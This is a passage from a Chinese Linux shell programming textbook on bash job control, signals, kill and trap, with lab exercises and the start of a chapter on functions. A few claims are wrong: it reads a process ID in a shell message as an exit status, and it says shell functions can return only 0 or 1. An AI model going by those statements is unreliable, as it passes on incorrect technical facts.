fg 命令除了用作业号指定后台作业以外，还有多种方法，如表 12-2 所示。

表 12-2　指定作业方法及其意义

参　数	意　义
%n	n 为后台作业的作业号
%string	命令以 string 字符串开始的后台作业
%?string	命令包含 string 字符串的后台作业
%+或%%	最近提交的后台作业
%-	最近第二个提交的后台作业

%string 和%?string 是以后台作业的命令来指定作业的，%string 表示提交作业的命令是

以 string 开头的，而%?string 表示交作业的命令包含 string。%+或%%与 fg 不带任何参数的作用相同，用于指定最近提交的后台作业。而%-则用于指定最近第二个提交的后台作业。

接着，我们再介绍内建命令 jobs 的用法，jobs 命令用于显示所有的后台作业，下面的例 12-14 演示了 jobs 命令的用法：

```
#例 12-14：内建命令 jobs 的用法
alloy@alloy:~/linuxshell/CH12$ ./sleep55.sh &                    #提交第 1 个后台作业
[1] 4760
alloy@alloy:~/linuxshell/CH12$ ./sleep55.sh &                    #提交第 2 个后台作业
[2] 4762
alloy@alloy:~/linuxshell/CH12$ ./sleep10.sh &                    #提交第 3 个后台作业
[3] 4764
alloy@alloy:~/linuxshell/CH12$ jobs                              #显示所有后台运行的作业
[1]   Running                 ./sleep55.sh &
[2]-  Running                 ./sleep55.sh &
[3]+  Running                 ./sleep10.sh &
alloy@alloy:~/linuxshell/CH12$ jobs -l                           #带上-l 参数，显示作业的进程号
[1]   4760 Running                 ./sleep55.sh &
[2]-  4762 Running                 ./sleep55.sh &
[3]+  4764 Running                 ./sleep10.sh &
```

上例依次提交三个后台作业，前两个作业用的是 sleep55.sh 脚本，最后一个作业用的是 sleep10.sh 脚本，然后输入 jobs 命令，显示出有三个后台作业正在运行。如果我们在 jobs 命令后加上-l 参数，则附带显示作业的进程号。

我们也可以将正在运行的作业阻塞，这只要在作业运行时按下 Ctrl+Z 组合键即可，下面的例 12-15 说明了这种用法。

```
#例 12-15：将正在运行的作业阻塞的用法
alloy@alloy:~/linuxshell/CH12$ vi sleep10.sh                     #用 vi 编辑器打开文件
#!/bin/bash

sleep 10
~
~
~
~
~
~
……
"sleep10.sh" 3L, 22C
#按下 Ctrl+Z 组合键，出现如下信息，说明 vi sleep10.sh 作业进入阻塞态
[1]+  Stopped                 vi sleep10.sh
alloy@alloy:~/linuxshell/CH12$ jobs          #显示后台作业
[1]+  Stopped                 vi sleep10.sh

alloy@alloy:~/linuxshell/CH12$ fg            #fg 命令使 vi sleep10.sh 作业重新转到前台
vi sleep10.sh
#!/bin/bash

sleep 10
~
~
~
~
```

```
~
~
.....
"sleep10.sh" 3L, 22C
```

例 12-15 首先用 vi 命令打开 sleep10.sh 文件，此时，vi sleep10.sh 作业在前台运行，我们输入 Ctrl+Z 组合键，可将 sleep10.sh 作业转入阻塞状态，Shell 提示该作业已经停止(Stopped)，阻塞状态的进程是在后台的。因此，输入 jobs 命令可以看到 vi sleep10.sh 作业及其状态。然后，输入 fg 命令后，使 vi sleep10.sh 作业重新转到前台，出现大家熟悉的 vi 编辑器界面。

在 Ctrl+Z 组合键之后输入 bg 命令可使阻塞状态的作业转入后台运行，下面的例 12-16 演示了 bg 命令的用法：

```
#例 12-16：演示在 Ctrl+Z 组合键之后利用 bg 命令将阻塞态作业转入后台运行
alloy@alloy:~/linuxshell/CH12$ ./sleep55.sh                    #提交前台作业
^Z                                                  #按下 Ctrl+Z 组合键，将该作业阻塞
[1]+  Stopped                 ./sleep55.sh
alloy@alloy:~/linuxshell/CH12$ bg          #Ctrl+Z 后输入 bg 命令可使阻塞状态的作业转入后台运行
[1]+ ./sleep55.sh &
alloy@alloy:~/linuxshell/CH12$ jobs        #作业转入后台运行
[1]+  Running                 ./sleep55.sh &
alloy@alloy:~/linuxshell/CH12$ [1]+  Done                    ./sleep55.sh
#作业运行完毕
```

例 12-16 首先将 sleep55.sh 脚本提交到前台运行，然后按下 Ctrl+Z 组合键，将该作业阻塞，再输入 bg 命令使作业由阻塞状态转入后台运行，由 jobs 命令得知./sleep55.sh &处在运行状态，运行完毕后，Shell 出现提示信息。

值得注意的是，fg、bg 和 jobs 命令只能以作业号为参数来指定作业，这三个命令是不能使用进程号的。而下面将要提及的 kill、disown 和 wait 命令既能以作业号指定作业，也可以用进程号指定作业。这些命令指定作业的方法都可以使用表 12-2 所列出的符号。

上面已经介绍了 fg、bg 和 jobs 命令，kill 命令将在 12.3.3 节中介绍，在此我们介绍 disown 和 wait 命令。disown 命令用于从 Shell 的作业表中删除作业，作业表就是由 jobs 命令所列出的作业列表，disown 可以指定删除作业表中的作业，下面举例说明 disown 命令的用法：

```
#例 12-17：disown 命令的用法
alloy@alloy:~/linuxshell/CH12$ vi input &              #提交第 1 个后台作业
[1] 1781
alloy@alloy:~/linuxshell/CH12$ vi loggg &              #提交第 2 个后台作业
[2] 1819

[1]+  Stopped                 vi input
alloy@alloy:~/linuxshell/CH12$ jobs                    #显示作业列表
[1]-  Stopped                 vi input
[2]+  Stopped                 vi loggg
alloy@alloy:~/linuxshell/CH12$ disown %-               #删除最后第 2 个提交的作业
-bash: warning: deleting stopped job 1 with process group 1781
#Shell 提示已经删除进程号为 1781 的作业，即最后第 2 个提交的 vi input 作业
alloy@alloy:~/linuxshell/CH12$ disown 1819             #以进程号的方式指定所要删除的作业
-bash: warning: deleting stopped job 2 with process group 1819
#Shell 提示已经删除进程号为 1819 的作业
alloy@alloy:~/linuxshell/CH12$ jobs                    #作业列表已经为空
alloy@alloy:~/linuxshell/CH12$
```

例 12-17 先向后台提交两个作业，都是用 vi 命令编辑文件的作业，用 jobs 命令显示的作

业列表显示出了这两个 vi 命令的作业，然后，我们使用 disown %-命令删除最后第 2 个提交的作业，最后第 2 个提交的作业实际上就是由 vi input 命令所提交的作业，bash Shell 出现提示信息：已经删除进程号为 1781 的作业，这表示 disown 删除作业成功。接着，disown 1819 命令以进程号的方式指定所要删除的作业，bash Shell 出现类似的提示信息。两条 disown 命令执行结束后，再次用 jobs 命令查看作业列表时，作业列表已经为空，再次验证了上述两条 disown 命令确实已将作业从作业表中删除。

wait 命令用于等待后台作业完成，subsparallel.sh 脚本已经使用到了 wait 命令。下面再举一个例子，从中可以看出 wait 命令使用前后的区别，新建名为 backls.sh 的脚本，内容如下：

```
#例 12-18: backls.sh 脚本演示 wait 命令的用法
#!/bin/bash

ls /etc | grep "rc[0-9]" &                          #列出/etc 目录下以 rc 开头、紧跟数字的文件
echo "The Scirpt quits now!"

wait
```

backls.sh 脚本并不复杂，先向后台提交一个作业，功能是列出/etc 目录下以 rc 开头、紧跟数字的文件，然后打印一行语句，最后一行使用 wait 命令等待后台运行的作业。下面给出 backls.sh 脚本的运行过程，第 1 次运行将 wait 命令注释掉，第 2 次运行不注释 wait 命令。

```
#例 12-18 backls.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x backls.sh
alloy@alloy:~/linuxshell/CH12$ ./backls.sh  #将 wait 命令注释掉后的运行结果
The Scirpt quits now!                       #打印完这行语句后，backls.sh 脚本就已经结束
alloy@alloy:~/linuxshell/CH12$ rc0.d        #但是后台的 ls 作业仍然在运行
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
#输入 Enter 键
alloy@alloy:~/linuxshell/CH12$
alloy@alloy:~/linuxshell/CH12$ ./backls.sh      #wait 命令存在时的运行结果
The Scirpt quits now!
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d                           # backls.sh 脚本等待后台的 ls 作业运行结束后才结束
alloy@alloy:~/linuxshell/CH12$
```

当 backls.sh 脚本没有 wait 命令时，它将 ls 命令提交到后台运行，在打印一行语句之后，backls.sh 脚本就运行结束并退出，因而，此时 The Scirpt quits now!后面立刻出现 Shell 提示符，ls 命令的结果是在 Shell 提示符后输出的，显得格外凌乱。但是，当 backls.sh 脚本最后一行有 wait 命令时，它将 ls 命令提交到后台运行，在打印一行语句之后，等待 ls 命令运行完毕之后才退出，因此，ls 命令得到的结果全部打印出来后，才出现 Shell 提示符。

12.3.3 信号

信号是 Linux 进程间通信的一个重要而复杂的概念，它是在软件层次上对中断机制的一种模拟，在原理上，一个进程收到一个信号与处理器收到一个中断请求可以说是一样的。信号是异步的，一个进程不必通过任何操作来等待信号的到达，事实上，进程也不知道信号到底什么时候到达。信号事件的发生有两个来源：硬件来源，比如，按下了键盘或者其他硬件故障；软件来源，最常用的发送信号的系统函数是 kill、raise、alarm、setitimer 和 sigqueue 函数，软件来源还包括一些非法运算等操作。信号是进程间通信机制中唯一的异步通信机制，可以看作是异步通知，通知接收信号的进程有哪些事情发生了。信号机制经过 POSIX 实时扩展后，功能更加强大，除了基本通知功能外，还可以传递附加信息。

从 Linux 内核角度阐释信号是一件复杂的事情，本书仅从 Shell 的角度介绍如何向进程发送信号，完成相关的操作。

向进程发送信号大多通过 Ctrl 键加上一些功能键来实现的，上一节提及的 Ctrl+Z 组合键就是一种发送信号的方法，我们将常见的 Ctrl 组合键及其意义列于表 12-3 中。

表 12-3 Ctrl 组合键、信号类型及其意义

组 合 键	信号类型	意 义
Ctrl+C	INT 信号，即 interrupt 信号	停止当前运行的作业
Ctrl+Z	TSTP 信号，即 terminal stop 信号	使当前运行的作业暂时停止（转入阻塞态）
Ctrl+\	QUIT 信号	Ctrl+C 组合键的强化版本，当 Ctrl+C 组合键无法停止作业时，使用此组合键
Ctrl+Y	TSTP 信号，即 terminal stop 信号	当进程从终端读取输入数据时，暂时停止该进程

下面举例说明 Ctrl+C 组合键的用法，将 sleep55.sh 脚本提交到前台运行，Shell 将处于等待状态，按下 Ctrl+C 组合键后，sleep55.sh 作业立即停止，Shell 也不再等待。

```
#例 12-19：Ctrl+C 组合键的用法
alloy@alloy:~/linuxshell/CH12$ ./sleep55.sh          #提交前台作业
^C                                                   #按下 Ctrl+C 组合键
alloy@alloy:~/linuxshell/CH12$                       #./sleep55.sh 立即停止
```

Ctrl+C 是最常用的停止当前作业的组合键，如果 Ctrl+C 停止不掉当前的作业时，我们可以使用更强的组合键：Ctrl+\，下面的例 12-20 演示了 Ctrl+\的用法：

```
#例 12-20：Ctrl+\的用法
alloy@alloy:~/linuxshell/CH12$ ./sleep55.sh          #提交前台作业，按下 Ctrl+\组合键
^\./sleep55.sh: line 3:  4814 退出                   sleep 30
#退出状态值为 4814，表示强行结束
alloy@alloy:~/linuxshell/CH12$
```

上例仍然将 sleep55.sh 脚本提交到前台运行，然后按下 Ctrl+\组合键，Shell 提示第 3 行 4814 退出，即脚本第 3 行 sleep 55 以 4814 状态值退出，从第 7 章的论述可知，>128 的状态值表示强行退出。

Ctrl+Y 组合键实际上与 Ctrl+Z 组合键是类似的，都是向进程发送 TSTP 信号，表示将进程暂时停止，但是它们的区别在于：Ctrl+Y 组合键仅可以在进程从终端读取输入数据时，暂时停止该进程，而 Ctrl+Z 组合键则可以随时暂时停止进程。

除了利用组合键发送信号之外，内建命令 kill 可用于向进程发送 TERM（即 terminal）信

号，功能与 INT 信号类似，也用于停止进程。表 12-3 所列出的组合键是将信号发送到最近创建的进程，而 kill 命令可以通过进程号、作业号或进程命令名向任何作业发送信号。

kill 命令是 Linux 的常用命令，下面我们举两个例子说明 kill 命令的用法，首先看下面的例 12-21：

```
#例 12-21：kill 命令的用法
alloy@alloy:~/linuxshell/CH12$ ./sleep55.sh &          #提交后台作业
[1] 5170
alloy@alloy:~/linuxshell/CH12$ kill %1                 #通过作业号杀死进程
alloy@alloy:~/linuxshell/CH12$ jobs                    #查看后台作业，./sleep55.sh 已终止
[1]+  已终止                  ./sleep55.sh
alloy@alloy:~/linuxshell/CH12$
```

上例将 sleep55.sh 脚本提交到后台运行，作业号为 1，kill 命令与 fg 命令类似，用%n 指定作业号为 n 的作业，执行完 kill 命令，用 jobs 命令查看后台作业时，Shell 提示./sleep55.sh 已终止，这说明./sleep55.sh 进程确实已经被杀掉。

接着，再举一个 kill 命令通过进程号来杀掉进程的例子，新建名为 selfkill.sh 的脚本，内容如下：

```
#例 12-22：selfkill.sh 脚本演示 kill 命令通过用进程号杀掉自己的进程的用法
#!/bin/bash

kill $$                                #位置参数$$表示本身的进程号
echo "Does this line appear?"          #这一行还会打印出来吗?
```

selfkill.sh 脚本利用 kill $$杀掉自己本身的进程，这是因为$$记录了运行该脚本的进程号，下面给出 selfkill.sh 脚本的执行结果：

```
#例 12-22 selfkill.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x selfkill.sh
alloy@alloy:~/linuxshell/CH12$ ./selfkill.sh           #一运行 selfkill.sh 脚本就终止了
已终止
alloy@alloy:~/linuxshell/CH12$ echo $?                 #退出码是 143
143
```

从 selfkill.sh 脚本的执行结果可以看出，selfkill.sh 脚本最后一行的 echo 语句并没有执行，这是因为 selfkill.sh 脚本第一句 kill $$命令就已经将自己本身的进程杀掉了，命令中的$$是该脚本的进程号，因此，selfkill.sh 脚本中的 kill 命令是通过进程号来指定作业的。

另外，我们还注意到，selfkill.sh 脚本的退出码是 143，大于 128 的退出码表示脚本是被系统强行结束的，然而，此处 selfkill.sh 脚本的退出码还是有其他含义的：当 Shell 脚本收到信号时，退出码是 128+N，N 是该脚本所收到信号的标号，此时，selfkill.sh 收到的是 TERM 信号，TERM 信号的标号正好是 15，所以有 128+15=143。kill -l 命令可以列出 kill 命令能发出的所有信号及其标号，如下所示：

```
alloy@alloy:~/linuxshell/CH12$ kill -l          #列出 kill 命令能发出的所有信号
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL       5) SIGTRAP
 6) SIGABRT      7) SIGBUS       8) SIGFPE       9) SIGKILL     10) SIGUSR1
11) SIGSEGV     12) SIGUSR2     13) SIGPIPE     14) SIGALRM     15) SIGTERM
16) SIGSTKFLT   17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO       30) SIGPWR
31) SIGSYS      34) SIGRTMIN    35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3
38) SIGRTMIN+4  39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
```

```
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12 47) SIGRTMIN+13
48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14 51) SIGRTMAX-13 52) SIGRTMAX-12
53) SIGRTMAX-11 54) SIGRTMAX-10 55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7
58) SIGRTMAX-6  59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
```

从上面 kill -l 的结果可以看出，kill 命令一共能发出 64 种信号，15 号信号为 SIGTERM，实际上就是 TERM 信号。

12.3.4 trap 命令

trap 是 Linux 的内建命令，它用于捕捉信号，trap 命令可以指定收到某种信号时所执行的命令，比如，trap 可以指定收到由 Ctrl+C 组合键所触发的 INT 信号时，执行中断处理命令。trap 命令的格式如下：

```
trap command sig1 sig2 … sigN
```

上述格式的 trap 命令表示当收到 sig1、sig2、…、sigN 中任意一个信号时，执行 command 命令，command 命令完成后，脚本继续收到信号前的操作，直到脚本执行结束。

下面举例说明 trap 命令的用法，新建名为 traploop.sh 的脚本，内容如下：

```
#例 12-23：traploop.sh 脚本演示 trap 命令捕捉 INT 信号的用法
#!/bin/bash

#一旦收到 INT 信号，执行双引号内的 echo 命令
trap "echo 'You hit CONTROL+C!'" INT

while :; do                                          #使用冒号表示永真，无限循环
  let count=count+1                                  #记录进入循环的次数
  echo "This is the $count sleep"

  sleep 5                                            #每次循环休眠 5 秒
done
```

traploop.sh 脚本主体是一个 while 循环，条件是冒号，此时冒号表示永真，因此，while 循环是无限的，每次循环休眠 5 秒，并定义变量 count 记录进入循环的次数。在 while 循环之前，利用 trap 命令捕捉 INT 信号，即与 Ctrl+C 组合键相绑定的中断信号，traploop.sh 脚本一旦收到 INT 信号，就打印“You hit CONTROL+C!”的提示信息。下面给出 traploop.sh 脚本的执行结果：

```
#例 12-23 traploop.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ chmod u+x traploop.sh
alloy@alloy:~/linuxshell/CH12$ ./traploop.sh
This is the 1 sleep
^CYou hit CONTROL+C!                                 #第 1 次输入 Ctrl+C 组合键
This is the 2 sleep                                  #第 1 次休眠停止，立即进入第 2 次休眠
This is the 3 sleep
^CYou hit CONTROL+C!                                 #第 2 次输入 Ctrl+C 组合键
This is the 4 sleep                                  #第 3 次休眠停止，立即进入第 4 次休眠
This is the 5 sleep
^CYou hit CONTROL+C!                                 #第 2 次输入 Ctrl+C 组合键，效果与上面两次一样
This is the 6 sleep
This is the 7 sleep
This is the 8 sleep
This is the 9 sleep
```

traploop.sh 脚本的执行结果是有趣的，执行 traploop.sh 脚本后，立即进入第 1 次休眠，即第 1 次进入 while 循环并执行 sleep 5 命令，此时，我们输入 Ctrl+C 组合键，就向运行 traploop.sh 脚本的进程发送了 INT 信号，traploop.sh 脚本捕捉到后，立即跳出第 1 次休眠，即使休眠时间不足 5 秒，然后打印“You hit CONTROL+C!”的提示信息，随即再次进入 while 循环并执行 sleep 5 命令，进入了第 2 次休眠。我们又分别在第 3 次休眠和第 5 次休眠时，输入 Ctrl+C 组合键，进程立刻跳出休眠状态，打印信息，再进入下一次的休眠状态。

traploop.sh 脚本的例子很好地印证了 trap 命令的执行过程，trap 命令还可以忽略某些信号，即进程收到某些信号后不做任何处理，我们只要简单地将 trap 命令的 command 用空字符串代替即可（""或''）。下面举例说明 trap 命令忽略信号的用法，新建名为 nokillme.sh 的脚本，内容如下：

```
#例 12-24：nokillme.sh 脚本演示 trap 命令忽略信号的用法
#!/bin/bash

trap "" TERM INT                          #忽略对 TERM 和 INT 两种信号的处理
                                          #如果还要忽略其他信号，将它们添加到 INT 之后

#无限循环，每次进入循环体都休眠 5 秒
while :; do
   sleep 5
done
```

nokillme.sh 脚本的框架与 traploop.sh 脚本类似，也是先定义一个无限循环，每次进入循环体都休眠 5 秒，在 while 循环之前利用 trap 捕捉 TERM 和 INT 信号，捕捉到信号后什么也不做，相当于忽略了 TERM 和 INT 信号。下面给出 nokillme.sh 脚本的执行结果：

```
#例 12-24 nokillme.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ ./nokillme.sh &
[1] 5327
alloy@alloy:~/linuxshell/CH12$ kill %1                    #试图杀死 nokillme.sh 进程
alloy@alloy:~/linuxshell/CH12$ jobs                       #nokillme.sh 仍然运行
[1]+  Running                 ./nokillme.sh &
```

上例中，我们将 nokillme.sh 脚本提交到后台运行，系统分配给它的作业号是 1，进程号是 5327，然后我们试图用 kill %1 命令杀死 1 号作业，由于 kill 命令发送的是 TERM 信号，nokillme.sh 脚本的 trap 命令忽略了对 TERM 信号的处理。因此，kill %1 命令不能杀死 nokillme.sh 进程。

如何才能杀死像 nokillme.sh 这样的“顽固”进程呢？Linux 提供了一种更强大的命令：kill -9 %1，kill 命令向 1 号作业发送 9 号信号杀死进程，9 号信号实际上就是 KILL 信号，因此，kill -9 %1 命令等价于 kill -KILL %1 命令。下面给出用 kill -9 命令杀死 nokillme.sh 进程的结果：

```
alloy@alloy:~/linuxshell/CH12$ kill -9 %1          #用更强大的命令杀死 nokillme.sh 进程
alloy@alloy:~/linuxshell/CH12$ jobs                #nokillme.sh 已杀死
[1]+  已杀死                  ./nokillme.sh
```

最后，我们论述 12.1.2 节遗留下来的一个问题，在 12.1.2 节中，我们提及子 Shell 能继承父 Shell 所忽略的信号，但是，不能继承父 Shell 未忽略的信号，我们举一个例子来论证这个观点，创建两个脚本：forever.sh 和 subsig.sh，forever.sh 脚本的内容如下：

```
#例 12-25：forever.sh 脚本演示无限循环等待
#!/bin/bash
```

```
while :; do
   sleep 5
done
```

forever.sh 脚本是供 subsig.sh 脚本调用创建子 Shell 的，功能就是无限循环，每次循环休眠 5 秒，即 forever.sh 脚本永远不会停止，除非被 kill 命令杀掉。subsig.sh 脚本的内容如下：

```
#例 12-26：subsig.sh 脚本演示子 Shell 继承父 Shell 所忽略的信号
#但不继承父 Shell 未忽略的信号
#!/bin/bash

trap "" QUIT                                    #忽略 QUIT 信号
trap "echo 'You want to kill me'" TERM          #捕捉到 TERM 信号后，打印提示信息

(       #将 forever.sh 脚本作为子 Shell，子 Shell 将无限休眠
./forever.sh
)
```

subsig.sh 脚本使用了两次 trap 命令，将 QUIT 信号忽略，但是，不忽略 TERM 信号，捕捉到 TERM 信号后，需要打印提示信息，然后利用圆括号结构创建子 Shell，子 Shell 运行 forever.sh 脚本，因此，子 Shell 永远处于休眠状态。下面给出父子 Shell 处理 QUIT 和 TERM 信号的测试过程：

```
#例 12-26 subsig.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH12$ ./subsig.sh &      #运行 subsig.sh 脚本
[1] 1876                                          #返回父 Shell 的作业号和进程号
alloy@alloy:~/linuxshell/CH12$ kill -3 1876       #向父 Shell 发送 3 号信号，即 QUIT 信号
alloy@alloy:~/linuxshell/CH12$ ps -a
  PID TTY          TIME CMD
 1876 pts/0    00:00:00 subsig.sh                 #父 Shell 未退出，说明 QUIT 信号被忽略
 1877 pts/0    00:00:00 forever.sh
 1881 pts/0    00:00:00 sleep
 1882 pts/0    00:00:00 ps
alloy@alloy:~/linuxshell/CH12$ kill -3 1877       #向子 Shell 发送 3 号信号，即 QUIT 信号
alloy@alloy:~/linuxshell/CH12$ ps -a
  PID TTY          TIME CMD
 1876 pts/0    00:00:00 subsig.sh
 1877 pts/0    00:00:00 forever.sh                #子 Shell 也未退出，说明 QUIT 信号也被忽略
 1886 pts/0    00:00:00 sleep
 1887 pts/0    00:00:00 ps
alloy@alloy:~/linuxshell/CH12$ kill 1876          #向父 Shell 发送 TERM 信号
alloy@alloy:~/linuxshell/CH12$ ps -a
  PID TTY          TIME CMD
 1876 pts/0    00:00:00 subsig.sh                 #父 Shell 仍未被杀掉
 1877 pts/0    00:00:00 forever.sh
 1892 pts/0    00:00:00 sleep
 1893 pts/0    00:00:00 ps
alloy@alloy:~/linuxshell/CH12$ kill 1877          #向子 Shell 发送 TERM 信号
alloy@alloy:~/linuxshell/CH12$ 已终止             #子 Shell 立刻被终止
You want to kill me                               #并打印出父 Shell 对 TERM 信号的响应信息

[1]+  Exit 143                ./subsig.sh         #父 Shell 随着子 Shell 的终止而终止
alloy@alloy:~/linuxshell/CH12$
```

我们先将 subsig.sh 脚本提交到后台运行，Shell 立刻返回父进程的作业号和进程号，接着，利用 kill -3 1876 向父 Shell 发送 3 号信号，1876 是父 Shell 的进程号，而 kill 命令的 3 号信号就是 QUIT 信号，当我们用 ps –a 查看进程时，发现 1876 号进程仍然存活，说明 QUIT 信号

并未使父 Shell 退出，这正是由于 subsig.sh 脚本使用 trap 命令忽略了 QUIT 信号，同样，利用 kill -3 1877 向子 Shell 发送 QUIT 信号，子 Shell（即运行 forever.sh 脚本的进程）的进程号是 1877，这可在上一个 ps –a 命令的结果中获得，再次输入 ps –a 命令时发现 1877 号进程也未被杀掉，subsig.sh 脚本创建子 Shell 时并未用 trap 命令忽略任何信号，因此，子 Shell 对 QUIT 信号的忽略从父 Shell 那里继承来的。上述对 QUIT 信号的测试过程就充分说明了子 Shell 能继承父 Shell 所忽略的信号。

接下来，我们对 TERM 信号进行测试，首先利用 kill 1876 命令向父 Shell 发送 TERM 信号，输入 ps –a 命令查看进程，发现 1876 号进程仍然存活，这是预料之中的，因为 subsig.sh 脚本捕捉到 TERM 信号，并不退出，而是打印一行信息，但是，此时信息却未打印到 Shell 上，这是由于 subsig.sh 脚本在后台运行，输出信息要等到 subsig.sh 脚本运行结束后才能打印出来。再用 kill 1877 命令向子 Shell 发送 TERM 信号，命令一旦输入完成，立即跳出已终止的信息，并跳出父 Shell 响应 TERM 信号的信息“You want to kill me”，然后父 Shell 也随之结束，这说明 TERM 信号能够杀掉子 Shell，子 Shell 不能继承父 Shell 未忽略的信号。

12.4 本章小结

本章详细地阐述了 bash Shell 在多作业管理和进程处理方面的命令与机制，涉及的内容极为丰富。子 Shell 是根据内建命令而定义的，我们总结了 bash Shell 的内建命令，这些内建命令的使用贯穿于全书。因而，本章并未逐一展开介绍所有的 bash Shell 内建命令，只重点介绍了内建命令中冒号的用法。然后，详细讨论如何使用圆括号结构创建子 Shell，阐明了子 Shell 能够从父 Shell 继承和不能继承的一些特性。Shell 的限制模式是 bash Shell 基于安全性的设计，我们介绍了 Shell 限制模式的特性，以及两种进入 Shell 限制模式的方法。最后，我们深入阐述了进程处理方面的内建命令，这些命令可以用于控制作业、发送信号、捕捉信号。熟练掌握这些内建命令有助于控制和管理 Linux 中的进程和作业。

12.5 上机提议

1．在圆括号结构内，再次利用圆括号结构创建子 Shell，并逐层打印$BASH_SUBSHELL 变量的值。

2．思考 12.1.2 节 subscol.sh 脚本的例子中为何要将 var 定义为环境变量，若将 export var 命令去掉，执行 subscol.sh 脚本，观察所产生的结果。

3．下面的脚本名为 printalluser.sh，它用于打印所有的系统用户根目录下的文件，运行它，观察所产生的结果，并测试 printalluser.sh 脚本多次使用 cd 命令切换当前工作目录是否对父 Shell 产生影响。

```
#printalluser.sh 脚本：打印所有的系统用户根目录下的文件
#!/bin/bash
```

```
echo "Father Shell's work directory is:$PWD"

for HOME in `awk -F: '{print $6}' /etc/passwd`
do
   cd $HOME
   ls -a
done

echo
echo "Father Shell's work directory still is:$PWD"
```

4．将 12.1.2 节中 subsparallel.sh 脚本的 wait 命令去掉，再次执行该脚本，对 parttotal 文件进行计数，分析其原因。

5．在 Shell 的限制模式下，改变环境变量$PATH，开启或关闭某些 bash Shell 选项（即改变$SHELLOPTS 变量的值），观察所产生的结果。

6．执行 subsparallel.sh 脚本，查看它所创建的 3 个子 Shell 的进程号，并分析是否能获取这 3 个子 Shell 的作业号？为什么？

7．下面的 equal_subsparallel.sh 脚本将 subsparallel.sh 脚本中的圆括号结构去掉，改成了普通的后台运行的作业，执行 equal_subsparallel.sh 脚本，比较 equal_subsparallel.sh 脚本和 subsparallel.sh 脚本的执行结果。执行 ps –a 命令，观察此时是否能获得三个后台作业的作业号和进程号，分析其中的原因。

```
# equal_subsparallel.sh 脚本
#!/bin/bash

grep -r "root" /etc/* | sort > part1 &
grep -r "root" /usr/local/* | sort > part2 &
grep -r "root" /lib/* | sort > part3 &

wait                                          #等待后台执行的作业全部完成后再执行下面的命令
#将 part1、part2 和 part3 三个临时文件合并，排序后重定向到 parttotal 文件
cat part1 part2 part3 | sort > parttotal
echo "Run time of this script is:$SECONDS"       #输出该脚本的执行时间
```


8．分别将 12.3.2 节中的 sleep55.sh 和 sleep10.sh 脚本提交到后台运行，然后利用 fg 命令将 sleep10.sh 脚本的进程放到前台，要求使用三种 fg 指定作业的方式：（1）%string；（2）%?string；（3）%+和%%。

9．用 vi 命令打开任意一个文件，先利用 Ctrl+Z 组合键将执行 vi 命令的进程阻塞，然后用 bg 命令将该进程放到后台运行，接着用 fg 命令将该进程转到前台运行。最后，对前台运行的 vi 命令进程按 Ctrl+C 组合键，观察与 Ctrl+Z 组合键的区别。

10．与上题一样，仍然用 vi 命令打开任意一个文件，按 Ctrl+\组合键，验证这种组合键的作用。

11．运行 12.3.4 节给出的 traploop.sh 脚本，首先按 Ctrl+C 组合键，验证 traploop.sh 脚本的捕捉信号功能。然后，启动一个新的 Shell，先用 ps –a 命令获得运行 traploop.sh 脚本的进程号，再用 kill 命令向该进程发送 INT 信号，观察 traploop.sh 脚本是否仍然能捕捉该信号。

12．编写 12.3.4 节给出的 forever.sh 脚本和 subsig.sh 脚本，分别向运行上述两个脚本的两个进程发送 QUIT 和 TERM 信号，验证父子 Shell 在信号方面的继承关系。



第13章

函数

和其他的编程语言一样，Linux Shell 编程中也有函数。函数可以把大的命令集合分解成若干较小的任务，编程人员可以基于函数进一步构造更复杂的 Shell 程序，而不需要重复编写相同的代码。在 Linux Shell 中，所有的函数定义都是平行的，即不允许在函数体内再定义其他的函数，但允许函数之间相互调用。本章从函数的定义和基本知识着手，讲解函数参数调用、函数返回值、局部变量和全局变量，并重点介绍函数间的相互调用和函数递归调用。

13.1 函数的定义和基本知识

和其他的编程语言相比，Linux Shell 中也有函数，但对其实现方面做了某些限制，比如，在 Linux Shell 中函数的返回值只能为退出状态 0 或 1。函数是一串命令的集合，如果脚本中有重复代码时，可以考虑使用函数。下面给出了 Linux Shell 中函数的基本形式：

```
function_name()
{
    command1
    command2
    …
    commandN
}
```

其中，标题为函数名，函数体是函数内的命令集合，在编写脚本时要注意标题名应该唯一，如果不唯一，脚本执行时会产生错误。函数在命名时也可以写成如下形式：

```
function_name(){
    command1
    command2
    …
    commandN
}
```

